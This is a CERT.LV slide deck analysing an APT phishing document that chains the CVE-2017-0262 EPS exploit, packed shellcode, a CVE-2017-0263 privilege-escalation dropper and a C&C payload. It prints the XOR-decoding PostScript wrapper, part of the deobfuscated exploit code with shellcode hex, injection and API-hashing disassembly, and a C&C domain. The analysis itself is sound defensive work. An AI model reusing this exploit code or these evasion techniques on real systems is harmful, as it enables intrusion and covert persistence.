

# *Dissecting APT Sample Step by Step*

Kārlis Podiņš, CERT.LV



# *1 New Email has Arrived*

- “Please see the document attached”
- \$ file readMe.docx  
readMe.docx: Microsoft OOXML

- Metadata  
\$ exiftool readMe.docx  
Total Edit Time : 1 minute

- docx=zip  
\$ unzip readMe.docx  
\$ tree ./  
...  
[ 694882] image.eps  
...

# *Roadmap*

Office document – zip archive

Outer EPS image

# A Closer Look at *image.eps*

```
$ cat word/media/image.eps

%!PS-Adobe-3.0

%%BoundingBox: 36 36 576 756

%%Page: 1 1

/A3{ token pop exch pop } def /A2 <c45d6491>
def /A4{ /A1 exch def 0 1 A1 length 1 sub {
/A5 exch def A1 A5 2 copy get A2 A5 4 mod get
xor put } for A1 } def <bf7d4bd9a13112f...
...
...> A4 A3 exec quit
```

- 700kB file
- 99% hex garbage
- xor with static key???

# *Image.eps Reverse-Engineered*

- **Formatting**
- **Rename variables and functions**

```
/parseAsPS{ token pop exch pop } def
/key <c45d6491> def
/decrypt
{
    /cypherText exch def
    0 1 cypherText length 1 sub
    {
        /index exch def
        cypherText index 2 copy get key index 4 mod get xor put
    }
    for cypherText
} def
<bf7d4bd9a13112f...> decrypt parseAsPS exec quit
```

# *Roadmap*

Office document – zip archive

Outer EPS image

Inner EPS – encrypted with static xor key

# *Inner EPS*

```
key=0xc45d6491
```

```
for i in range(len(cypherText) :  
    cypherText[i] = cypherText[i] ^ key[i % 4]
```

- Decrypted content interpreted as EPS
- 700kB of text
- 187 pages of A4



# *High-Level Analysis*

```
/Helvetica findfont 100 scalefont setfont globaldict begin /A13 400000 def /A12 A13 16 idiv 1 add def /A8 { /A54 exch def /A26 exch def /A37 A26 length def /A57 A54 length def /A41 256 def /A11 A37 A41 idiv def { /A11 A11 1 sub def A11 0 lt{ exit } if A26 A11 A41 mul A54 putinterval } loop A26 } bind def /A61 { dup -16 bitshift /A43 exch def 65535 and /A34 exch def dup -16 bitshift /A22 exch def 65535 and dup /A63 exch def A34 sub 65535 and A22 A43 sub A63 A34 sub 0 lt { 1 } { 0 } ifelse sub 16 bitshift or } bind def /A60 { dup -16 bitshift /A43 exch def 65535 and /A34 exch def dup -16 bitshift /A22 exch def 65535 and dup /A59 exch def A34 add 65535 and A22 A43 add A59 A34 add -16 bitshift add 16 bitshift or } bind def /A17 { /A46 exch def A18 A46 get 8 bitshift A60 A18 A46 2 A60 get 16 bitshift A60 A18 A46 3 A60 get 24 bitshift A60 } bind def /A2 { /A45 exch def /A20 exch def A18 A20 A45 255 and put A18 A20 1 A60 A45 -8 bitshift 255 and put A18 A20 2 A60 A45 -16 bitshift 255 and put A18 A20 3 A60 A45 -24 bitshift 255 and put } bind def /A47 { A18 exch get } bind def /A29 { 2147418112 and /A56 exch def { A18 A56 get 77 eq { A18 A56 1 A60 get 90 eq { A56 60 A60 A17 dup 512 lt { A56 A60 dup A47 80 eq { 1 A60 A47 69 eq { exit } if } { pop } ifelse } { pop } ifelse } if } if /A56 A56 65536 sub def } loop A56 } bind def /A51 { /A33 exch def /A38 exch def /A44 A38 dup 60 A60 A17 A60 def A18 A44 25 A60 get dup 01 eq { pop /A62 A38 A44 128 A60 A17 A60 def /A32 A44 132 A60 A17 def } { 02 eq { /A62 A38 A44 144 A60 A17 A60 def /A32 A44 148 A60 A17 def } if } ifelse 0 0 20 A32 1 A61 { /A49 exch def /A50 A62 A49 A60 12 A60 A17 def A50 0 eq { quit } if A18 A38 A50 A60 14 getinterval A33 search { length 0 eq { pop pop pop A62 A49 A60 exit } if pop } if pop } for } bind def /A40 { /A27 exch def /A53 A23 A27 A51 def A53 16 A60 A17 A23 A60 A17 A29 } bind def /A35 { /A42 exch def /A30 exch def /A58 exch def /A39 A58 A30 A51 def /A25 A39 A17 A58 A60 def /A21 0 def { /A24 A25 A21 A60 A17 def A24 0 eq { 0 exit } if A18 A58 A24 A60 50 getinterval A42 search { length 2 eq { pop pop A39 16 A60 A17 A58 A60 A21 A60 A17 exit } if pop } if pop /A21 A21 4 A60 def } loop } bind def /A31 589567 string <00d0800d30d0800d000000000200000010d0800d020000003cd0800d00050000000000000000000000000000005cd0800d0000030000000000000000000020d0800d3cd0800d6cd0800d0000000f0ffff 7f50d0800d0000000f1ffff7f> A8 def 500 {A31 589567 string copy pop} repeat 1 array 226545696 forall /A19 exch def /A16 A12 array def A19 1 A16 put /A9 226545696 56 add A17 A17 def A9 /A36 exch A17 A29 def /A10 A36 4096 A60 def A9 /A68 exch 36 A60 A17 A17 40 A60 A17 def /A7 A18 A10 458752 getinterval def /A4 { /A64 exch def A7 A64 search { length A10 A60 exch pop exch pop } { quit } ifelse } bind def /A1 { A7 <50 45> search { length A10 A60 exch pop exch pop } { quit } ifelse } bind def /A28 A36 (KERNEL32.d11) A40 def /A3 A18 A28 4096 getinterval def /A1 { A3 <50 45> search { length A28 A60 exch pop exch pop } { quit } ifelse } bind def /A15 { A1 64 A60 A17 255 and } bind def A15 6 ne { quit } if /A14 A28 (ntdll.d11) (NtProtectVirtualMemory) A35 def /A67 <94 c3> A4 def /A65 A67 1 A60 def /A66 <c2 0c> A4 def /A55 A68 65536 A60 def /A52 A55 256 A60 def /A48 A55 512 A60 def /A6 A48 def A52 A68 A2 A52 4 A60 A13 A2 A16 0 A55 put A55 A55 4 A60 A2 A55 4 A60 A66 A2 A55 8 A60 A65 A2 A55 20 A60 A67 A2 A55 24 A60 A14 A2 A55 28 A60 A48 A2 A55 32 A60 -1 A2 A55 36 A60 A52 A2 A55 40 A60 A52 4 A60 A2 A55 44 A60 64 A2 A55 48 A60 A52 8 A60 A2 A68 2304 A2 /A5 A16 def A18 A6 <558bec81ece009000e8000000008f45ecc745fc71020000c745e80000000eb098b45e883c0018945e8817de87002000073108b4de8c7848d20f6ffff00000000ebde8b55ec81c2160300 008955ec8b040000006bc800c7840d20f6ffff8b45fc8b8c8520f6ffff898b9520f6fffffebaec745f00000000eb098b55f083c2018955f0817df008a700000f832b020000c745e0000000 589076c0345fc8b4dfc89848d20f6ffff8b55fc8b45fc8b8c8520f6ffff898b9520f6fffffebaec745f00000000eb098b55f083c2018955f0817df008a700000f832b020000c745e0000000 00c745e4dfb00899817dfc700200000f8ca4010000817dfc71020000756eb8040000006bc800c7840d20f6ffff71150000c745fc01000000eb098b55fc83c2018955fc817dfc700200007d4 08b45fc8b8c851cf6ffffc1e91e8b55fc338c951cf6ffff69c16589076c0345fc8b4dfc89848d20f6ffff8b55fc8b45fc8b8c8520f6fffffebaec745f400000000eb098b55 f483c2018955f4817df4e30000007d498b45f48b8c8520f6ffff81e1000000808b55f48b849524f6ffff25ffff7f0bc8894df88b4df8d1e98b55f4338c9554fc ... d685000000000> putinterval array_someConstLength_ 0 get bytesavailable
```

# *High-Level Analysis*

•

d68500000000 > putinterv-

# Shellcode

55  
8B EC

```
push    ebp  
mov    ebp, esp
```

# CVE 2017-0262

# Office Remote Code Execution Vulnerability EPS engine exploit

# *Roadmap*

Office document – zip archive

Outer EPS image


Inner EPS – encrypted with static xor key

Shellcode

CVS 2017-  
0262  
EPS exploit


# *Shellcode – Static Analysis*

- Convert shellcode to binary, save in file
- Open in IDA
- Packed
- Unpacker




# *Shellcode – Static Analysis*

- Packed data offset found
- Magic immediate constants
  - `mov [ebp+var_1C], 9908B0DFhr; decimal 2567483615`
  - `imul eax, ecx, 6C078965h; decimal 1812433253`
  - `and edx, 0EFC60000h; decimal 4022730752`
- Google helps!
  - Mersenne Twister
  - PRNG
- Seed identified too
- Decryption routine
- Decrypted binary blob is executed
  - `call [ebp+packed_shellcode]`



# *Shellcode – Dynamic Analysis*

- Shellcode unpacks itself
  - why to write unpacker?
    - Let's run shellcode in debugger.
- Shellcode is pure instructions
  - need headers etc to become a valid windows executable file



# Roadmap

Office document – zip archive

Outer EPS image

Inner EPS – encrypted with static xor key

Outer shellcode

Inner shellcode – encrypted with PRNG

CVS 2017-  
0262  
EPS exploit

# Unpacked Shellcode Analysis

```
$ strings -t x shellcode_unpacked_only | grep This
    870 !This program cannot be run in DOS mode.
234d8 !This program cannot be run in DOS mode.
258d8 !This program cannot be run in DOS mode.

$ xxd shellcode_unpacked_only
00000820: 5850 c34d 5a90 0003 0000 0004 0000 00ff  XP.MZ.....
00000830: ff00 00b8 0000 0000 0000 0040 0000 0000  ....@....
00000840: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000850: 0000 0000 0000 0000 0000 0000 0000 0000  .....
00000860: 0100 000e 1fba 0e00 b409 cd21 b801 4ccd  .....!..L.
00000870: 2154 6869 7320 7072 6f67 7261 6d20 6361  !This program ca
00000880: 6e6e 6f74 2062 6520 7275 6e20 696e 2044  nnot be run in D
00000890: 4f53 206d 6f64 652e 0d0d 0a24 0000 0000  OS mode....$....
000008a0: 0000 001a 00cf 995e 61a1 ca5e 61a1 ca5e  .....^a..^a..^
000008b0: 61a1 caea fd50 ca57 61a1 caea fd52 ca29  a....P.Wa....R.)
```

- Executables inside
- Search for “This program cannot be run in DOS mode”
- MZ header few bytes up
- Offset 823h
- Included executable contains another 2 executables

# Roadmap

Office document – zip archive

Outer EPS image

Inner EPS – encrypted with static xor key

Outer shellcode

Inner shellcode – encrypted with PRNG

Executable file

exe1

exe2

CVS 2017-  
0262  
EPS exploit

# *Executable Analysis*

- Executable, finally!

```
$ file exe1_fromShellcode
exe1_fromShellcode: PE32 executable (DLL) (GUI)
Intel 80386, for MS Windows
```

- DLL with 2 exports
  - **DllEntryPoint looks benign**
  - **Other export must be malware entry point**
- Dropper?
- Checks for 32/64 bit environment
- Runs appropriate CVE-2017-0263 – Escalation of Privilege

# *Executable – Dynamic Analysis*

- Few imports
  - Malware-specific DLLs loaded at runtime
- Hidden use of ntdll.dll
- Hash based
  - No strings at all
- How to defeat
  - Run in debugger
  - Create tables
  - Copy/paste assembly code
  - Reimplement algorithm

The image shows a debugger interface with two windows displaying assembly code. The top window is a callout from the assembly code in the bottom window. Both windows show assembly instructions with some labels and addresses highlighted in yellow.

**Top Window (Callout):**

```
xor    edx, edx
mov    ecx, 0A4137E37h
call   getDllAddressFromHash ; gets ntdll.dll address
mov    esi, eax
test  esi, esi
jz    loc_6B2C2F27
```

**Bottom Window:**

```
push  ecx
push  ecx
mov   edx, 77B826B3h
mov   ecx, esi
call  searchForHashValueInDLL ; ntAllocateVirtualMemory
mov   edi, eax
mov   edx, 2E33C8ACh
mov   ecx, esi
mov   [ebp+f101dProtect], edi
call  searchForHashValueInDLL ; ntWriteVirtualMemory
mov   ebx, eax
mov   edx, 0B9016A44h
mov   ecx, esi
mov   [ebp+ntWriteVirtualMemory], ebx
call  searchForHashValueInDLL ; ZwFreeVirtualMemory
mov   [ebp+ZwFreeVirtualMemory], eax
pop   ecx
pop   ecx
test  edi, edi
jz    loc_6B2C2F27
```

# *Executable Analysis - Stealth*

- Search for winword.exe process
- Allocate new memory in winword.exe process
- Copy in winword process memory space
- Start remote thread
  - Lots of string decryption

```
mov    dword ptr [ebx+8], offset a_iWRgum ; ".I"+  
mov    dword ptr [ebx+0Ch], 0Bh  
mov    dword ptr [ebx], offset unk_6B2E4808  
mov    [ebx+4], esi  
call   decryptString ; SystemRoot_SysWow64  
mov    ecx, ebx  
mov    [ebp+systemRoot_syswow64], eax  
mov    dword ptr [ebx], offset unk_6B2E483C  
mov    [ebx+4], esi  
call   decryptString ; Systemroot\System32  
mov    ecx, ebx  
mov    [ebp+systemRoot_system32], eax  
mov    dword ptr [ebx], offset TEMP_encrypted  
mov    dword ptr [ebx+4], 0Ah  
call   decryptString ; TEMP  
push  ebx
```

# *Executable Analysis - Payload Dropping*

- ZIP decompress
- Write file
- Establish persistence (modify Windows registry)
- Launch dropped malware

# ZIP decompress


```
pup    ecx ; uwbytes
mou    [ebp+var_24], edi
call   heapAlloc
mov    esi, eax
mov    ecx, esi
mov    dword ptr [esi+8], offset unk_6B2DEDAC
mov    dword ptr [esi+0Ch], 0Bh
mov    dword ptr [esi], offset unk_6B2DEDB8
mov    dword ptr [esi+4], 1Fh
call   decryptString ; RtlGetCompressionWorkSpaceSize
mov    ecx, esi
mov    [ebp+RtlGetCompressionWorkSpaceSize], eax
dword ptr [esi], offset unk_6B2DED98
dword ptr [esi+4], 14h
call   decryptString ; RtlDecompressBuffer
push   offset LibFileName ; "ntdll"
mov    [ebp+RtlDecompressBuffer], eax
call   ds:LoadLibraryW
mov    [ebp+ntDll.dll], eax
test   eax, eax
jnz    short loc_6B2C147E
```

- Decrypting string  
RtlDecompressBuffer
- Load ntdll
- Get address of  
RtlDecompressBuffer syscall

```
loc_6B2C147E:
        mov    ecx, [edi+0Ch]
        mov    esi, ds:GetProcAddress
        push   ebx
        push   [ebp+RtlGetCompressionWorkSpaceSize] ; lpProcName
        mov    ebx, [edi+8]
        mov    [ebp+compressedSize], ecx
        mov    ecx, [edi+4]
        eax   ; hModule
        mov    [ebp+compressedBuffer], ecx
        call   [ebp+RtlDecompressBuffer] ; lpProcName
        esi   ; GetProcAddress
        push   edi, eax
        push   [ebp+ntDll.dll] ; hModule
        call   esi ; GetProcAddress
        and   [ebp+var_10], 0
```

# Finding Payload

- Debug
- Break on start
- Manually set EIP to remote thread start function
  - Controlled decompression
  - Dump payload from memory after decompression



The screenshot shows a debugger interface with assembly code. The code is annotated with comments explaining the parameters and the decompression operation:

```
and    [ebp+arg_0], 0
lea    eax, [ebp+arg_0]
push   eax ; FinalUncompressedSize
push   [ebp+compressedSize]
push   [ebp+compressedBuffer]
push   ebx ; uncompressedSize
push   esi ; uncompressedBuffer
push   102h ; LZNT with max compression
call   [ebp+rt1DecompressBuffer] ; compressed buffer address 6A48EEF8/ 6A3BEEF8
; compr. buffer length 5904h
; uncompressed length=7800h
test   eax, eax
jnz    short loc_6B2C1531
```

The assembly code performs the following steps:

- Initializes `eax` to `[ebp+arg_0]`.
- Pushes `eax` onto the stack, labeled as `FinalUncompressedSize`.
- Pushes `[ebp+compressedSize]` onto the stack.
- Pushes `[ebp+compressedBuffer]` onto the stack.
- Pushes `ebx` onto the stack, labeled as `uncompressedSize`.
- Pushes `esi` onto the stack, labeled as `uncompressedBuffer`.
- Pushes the value `102h` onto the stack, labeled as `LZNT with max compression`.
- Calls the function at `[ebp+rt1DecompressBuffer]`, which is annotated with the compressed buffer address `6A48EEF8/ 6A3BEEF8`, compressed buffer length `5904h`, and uncompressed length `7800h`.
- Tests `eax` against `eax`.
- Jumps to `short loc_6B2C1531` if the result is not zero.

# Roadmap

Office document – zip archive

Outer EPS image

Inner EPS – encrypted with static xor key

Outer shellcode

Inner shellcode – encrypted with PRNG

Dropper - exe

Payload buffer - encrypted

Payload buffer – ZIP compressed

32bit  
CVE-2017-0263  
EOP

64 bit  
CVE-2017-0263  
EOP

CVS 2017-  
0262  
EPS exploit

# ARE WE THERE YET?!



# *Payload Analysis*

- **DLL file**
- **One export**
  - **DllEntryPoint**
- **No interesting strings**
- **Import table looks legitimate for malware**
  - **WS32.dll**

# Finding Crown Jewels (C&C)

- Find string decryption function
  - Very beginning of dllEntryPoint
  - Where is mutex string coming from???
    - Backtrack - edi-eax-decrypt\_string



```
push 15h ; length
push offset unk_10007500 ; encryptedBuffer
call decrypt_string ; decrypts to F1PGdvhPykxGuhD0A2nU
pop ecx
pop ecx
mov edi, eax
push edi ; lpName
push 1 ; bInitialOwner
push 0 ; lpMutexAttributes
call ds:CreateMutexA
mov esi, eax
call ds:GetLastError
push edi ; lpMem
```

The assembly code shows a sequence of instructions. A red arrow points from the `call decrypt_string` instruction to the `decrypt_string` label. A red curved arrow points from the `call ds:CreateMutexA` instruction back to the `call decrypt_string` instruction.

# Show Me All Your Strings

- Inspect decrypt\_string function
- Loop with xor
- Go through list of cross references
- Run in debugger and take notes

The image shows a debugger interface with two windows displaying assembly code. The left window, highlighted with a green border, contains the assembly for `loc_10005070:`. The right window, highlighted with a blue border, contains the assembly for `loc_100031F7:`. Arrows point from the bottom of the left window to the top of the right window, indicating a flow or relationship between the two code snippets.

```
loc_10005070:
push    ; length
2Ch
push    eax ; encryptedBuffer
call    decrypt_string ; google.com
; wmdmediacodecs.com
; TODO CnC addresses!!!
pop    ecx
pop    ecx
mov    ecx, [edi+0Ch]
mov    [ecx+esi*4], eax
inc    esi
mov    eax, [ebp+var_4]
add    eax, 2Ch
mov    [ebp+var_4], eax
cmp    esi, [ebx]
jb     short loc_10005070
```

```
loc_100031F7:
push    edi
mov    edi, [ebp+encryptedBuffer]
sub    edi, esi
lea    ecx, [eax+esi]
mov    [ebp+keyLen], 17
xor    edx, edx
div    [ebp+keyLen]
mov    al, ds:xorKey17B[edx]
xor    al, [edi+ecx]
mov    [ecx], al
mov    eax, [ebp+length]
inc    eax
mov    [ebp+length], eax
cmp    eax, ebx ; ebx=length, eax=index
jle    short loc_100031F7
```

# Summary

Office document – zip archive

Outer EPS image

Inner EPS – encrypted with static xor key

Outer shellcode

Inner shellcode – encrypted with PRNG

Dropper - exe

Payload buffer - encrypted

Payload buffer – ZIP compressed

CnC - encrypted

32bit EOP exploit  
CVE-2017-0263

64bit EOP exploit  
CVE-2017-0263

CVS 2017-  
0262  
EPS exploit

# *Questions*

